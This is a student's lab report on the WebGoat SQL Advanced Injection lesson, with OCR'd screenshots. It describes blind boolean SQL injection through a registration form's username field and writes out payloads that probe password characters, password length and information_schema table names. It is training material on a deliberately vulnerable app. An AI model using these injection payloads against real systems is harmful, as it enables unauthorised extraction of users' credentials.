Lab 5

Chetan Sahrudhai Kimidi - ckimidi

***Abstract*—Summarizing the approach of getting to know the initial letters of a table containing the password of Tom**

I. Introduction

SQL Advanced Injection, lesson 5 in WebGoat v2023.4, has a login/registration form, where we are supposed to login as Tom, and in order to do so, crack the password first. This is actually part of a much larger assignment, where we are supposed to write a automation tool/script, which will help in finding out the password, reducing manual and repetitive efforts. In this lab, I chose the manual approach for now, to figure out if there is a table name starting with A, B or C, explained in detail below.

II. My Stepwise Approach


Initially, I gave various inputs in both the login and registration forms, to check the susceptibility of the fields. I found out that, the username field in the registration form, was injectable, since when I tried to sign up/ register as some new person, and the account was being created, Later, I tried to register as username 'tom', using some random email and mobile, but it was returning that 'tom' already exists, as seen in Fig. 1.
Then, I appended a universally true case, like 1=1, to 'tom', and then it was still returning the same, user exists, output. Then, I appended a false case after the AND, and then the output stated that user was created.
In this way, I figured out where to ask the server the true/false questions, where false would be 'user created' and true would be 'user exists', as seen in Fig. 2 and Fig. 3.
Now, as encouraged in the Lab 5 description, I had to find the initial letter of the table name, which could possibly contain the password of Tom. Initially, I tried to crack the password itself, directly from the username field. I partially succeeded in doing so, using the following input, as seen in Fig. 4. -
tom' and substring(password,1,1) = 'a';
I just used 'password' randomly, and it seemed to work, so I understood that the column name, being internally referred in the server, is actually 'password'. Speaking in terms of a manual approach, we could automate this process of finding out each letter of Tom's password, using the functionality of the substring method. I also found out that the password was 23 characters long, as seen in Fig. 5, using the query, tom' and length(password)=23;- -
But, this was not what I actually intended to do. So, backtracking from this approach, I then thought about using the discovered column name 'password', to check how many tables had such a column, and then after I obtain the number of such tables, I could further scrutinize them in order to check the initial letter of the table names. I started by querying the total number of tables, actually present, in the view called 'information_schema.tables'.
The query was, tom' and (select count(*) from information_schema.tables) 'greater than' 10;- -
I continuously modified the numeric parameter in the query, finally, to find out that there were 123 tables, in this particular view, as seen in Fig. 6 and Fig. 7.
Later, using the resource cited in [1], I found out there was another view, called information_schema.columns, which basically has all the columns existing in the server. So, I proposed of an approach where I could find out all such tables, which contained a column called 'password', such that I could then find out the initial letter of the table names, from that set of tables. I used the following query, to finally find out the number of such tables, as seen in Fig. 8:
tom' AND (select count(*) FROM information_schema.columns where column_name LIKE 'PASSWORD') = 6;- -
So, this was significant progress, since there were only 6 tables, which had a column named 'password', when compared to the total number of 123 tables, in the first view.
Now, I finally wrote a few nested queries, for letters A, B and C, which basically checked for the first letter of a table name, in these obtained 6 tables. They are, as follows -
tom' AND ((SELECT COUNT(*) from (SELECT table_name FROM information_schema.columns WHERE column_name LIKE 'PASSWORD') where table_name like 'A%') = 1) ;- -
tom' AND ((SELECT COUNT(*) from (SELECT table_name FROM information_schema.columns WHERE column_name LIKE 'PASSWORD') where table_name like 'B%') = 1) ;- -
tom' AND ((SELECT COUNT(*) from (SELECT table_name FROM information_schema.columns WHERE column_name LIKE 'PASSWORD') where table_name like 'C%') = 1) ;- -
Finally, I understood that there was a table, starting with the letter 'C', which had a column named 'password'. This was also the case with A, but not with B, as seen in Fig. 9, Fig. 10 and Fig. 11.

III. Conclusion

In summary, I successfully reached a milestone in Assignment 1, where I am able to find initial letter of a table name.

References

[1] Information Schema VIEWS



tom


abc@d.e

•

•

User tom already exists please try to register with a different username.

Fig. 1. Tom EXISTS!!!



tom' and '1'='1


a@b.c

•

•

User {0} already exists please try to register with a different username.

Fig. 2. True Case in Blind SQL Injection



tom' and '1'='2


abc@d.e

•

•

User tom' and '1'='2 created, please proceed to the login page.

Fig. 3. False Case in Blind SQL Injection



tom' and substring(password,1,1) >= 'a';--


a@b.c

•

•

User {0} already exists please try to register with a different username.

Fig. 4. Manually finding out letters of password



tom' and length(password) = 23;--


a@b.c

•

•

User {0} already exists please try to register with a different username.

Fig. 5. Password length



tom' and (select count(*) from information_schema.tables) > 10;--


abc@d.e

•

•

User {0} already exists please try to register with a different username.

Fig. 6. More than 10 tables???



tom' and (select count(*) from information_schema.tables) = 123;--


a@b.c

•

•

User {0} already exists please try to register with a different username.

Fig. 7. A total of 123 tables!!!



nation_schema.columns where column_name like 'PASSWORD') = 6;--


abc@d.e

•••

•••

User {0} already exists please try to register with a different username.

Fig. 8. Only 6 tables with 'password' column!



OLUMN_NAME LIKE 'PASSWORD') where table_name like 'A%')=1);--


a@b.c

•

•

User {0} already exists please try to register with a different username.

Fig. 9. Letter 'A'



COLUMN_NAME LIKE 'PASSWORD') where table_name like 'B%')=1);


a@b.c

•••

•••

User tom' and ((select count(*) from (select table_name from information_schema.columns WHERE COLUMN_NAME LIKE 'PASSWORD') where table_name like 'B%')=1);-- created, please proceed to the login page.

Fig. 10. Letter 'B'



OLUMN_NAME LIKE 'PASSWORD') where table_name like 'C%')=1);--

abc@d.e

••••••

••••••

User {0} already exists please try to register with a different username.

Fig. 11. Letter 'C'